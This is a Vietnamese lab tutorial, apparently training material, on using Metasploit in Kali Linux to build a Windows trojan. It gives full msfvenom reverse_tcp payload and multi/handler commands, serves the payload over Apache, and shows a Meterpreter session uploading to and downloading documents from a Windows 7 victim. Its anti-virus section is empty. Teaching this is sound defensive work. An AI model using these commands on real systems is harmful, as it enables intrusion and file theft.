HƯỚNG DẪN: DIỄN TẬP TẠO MÃ ĐỘC VÀ XÂM NHẬP HỆ THỐNG

1.Tình huống


Kẻ tấn công sử dụng một số công cụ hệ điều hành Kali Linux tiến hành tạo mã độc và thực hiện xâm nhập máy nạn nhân trong hệ thống mạng.

2.Giải pháp

Quản trị viên đề xuất cài đặt các phần mềm chống mã độc, thường xuyên cập nhật các kiến thức về mã độc hiện nay đến người dung.

3. Diễn tập

Mô hình



Yêu cầu:

Chạy công cụ Metasploit trong hệ điều hành Kali Linux để tạo mã độc. Sau đó, truyền nhiễm mã độc vào máy nạn nhân Windows 7 và kiểm soát command shell của nạn nhân. Từ đó, đề xuất giải pháp phòng chống mã độc.

4. Tiến hành thực hiện:

4.1. Tạo mã độc từ Metasploit

4.2. Truyền mã độc vào nạn nhân

4.3. Nạn nhân kích hoạt mã độc

4.4. Kẻ tấn công kiểm soát command shell

4.5. Sử dụng Anti virus để ngăn chặn

SAIGONlab

4.1. Tạo mã độc từ Metasploit

- Trên hệ điều hành Kali mở cửa sổ terminal và nhập lệnh "**msfconsole**" để chạy chương trình Metasploit

```
root@kali:~# msfconsole

[*] Starting thE Metasploit Framework console ... \
```

- Mở cửa sổ terminal để tạo payload với câu lệnh:
  "**msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.30.134 LPORT=4444 -f exe > madoc.exe**".

```
msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.30.134 LPO
RT=4444 -f exe > trojan.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.30.134
LPORT=4444 -f exe > trojan.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

4.2. Truyền mã độc vào nạn nhân

- Trong tab '**msfconsole'** bắt đầu tạo listener để tạo kết nối. Sử dụng câu lệnh **'use exploit/multi/handler**' để tạo kết nối.
- Tiếp tục sử dụng câu lệnh '**set payload/windows/meterpreter/reverse_tcp**' để liên kết với payload.
- **set LHOST 192.168.30.134 set LPORT 4444** (Kali port number), đó '**RUN'** hoặc '**Exploit'** để chạy payload.

```
msf5 exploit(multi/handler) set LHOST 192.168.30.134 set LPORT 4444
LHOST => 192.168.30.134 set LPORT 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.30.134:4444
```

- Đang lắng nghe các kết nối trên port 4444
- Copy tập tin chứa mã độc đã tạo trên thư mục /root/ đến /var/www/html
  cp /root/madoc.exe /var/www/html
- Tiếp theo, chạy dịch vụ apache server với câu lệnh:
  Systemctl start apache2.service

4.3. Nạn nhân kích hoạt mã độc

- Bây giờ ta chuyển qua máy Windows 7 và nhập địa chỉ IP của máy Kali trên trình duyệt, tiến hành tải tập tin và chạy.



- Chuyển qua máy Kali để thấy phiên Meterpreter được mở với kết nối reverse tới máy nạn nhân

```
msf5 exploit(multi/handler) set LHOST 192.168.30.134 set LPORT 4444
LHOST => 192.168.30.134 set LPORT 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.30.134:4444

[*] Sending stage (176195 bytes) to 192.168.30.128
[*] Meterpreter session 1 opened (192.168.30.134:4444 → 192.168.30.128:588
04) at 2020-11-05 05:13:05 -0500

meterpreter >
meterpreter >
```

4.4. Kẻ tấn công kiểm soát command shell

- Tạo file hi.txt và xuất nội dung vào file: **touch hi.txt**

echo xin chao > hi.txt

```
root@kali:~# touch hi.txt
root@kali:~# echo xin chao > hi.txt
root@kali:~#
```

- Di chuyển đến thư mục desktop nạn nhân

cd Desktop


```
meterpreter > cd ..
meterpreter > cd Desktop
meterpreter >
```

- Đăng tải đến máy nạn nhân

upload hi.txt

```
meterpreter > upload hi.txt
[*] uploading  : hi.txt → hi.txt
[*] Uploaded 9.00 B of 9.00 B (100.0%): hi.txt → hi.txt
[*] uploaded   : hi.txt → hi.txt
meterpreter >
```

- Chuyển sang máy nạn nhân quan sát



- Lấy tài liệu từ nạn nhân

download kali.docx

```
meterpreter > download kali.docx
[*] Downloading: kali.docx → kali.docx
[*] Downloaded 1.00 MiB of 1.32 MiB (75.62%): kali.docx → kali.docx
[*] Downloaded 1.32 MiB of 1.32 MiB (100.0%): kali.docx → kali.docx
[*] download   : kali.docx → kali.docx
```

- Kiểm tra file đã lấy về

```
root@kali:~# ls
hi.txt  kali.docx
root@kali:~#
```

4.5. Sử dụng Anti virus để ngăn chặn

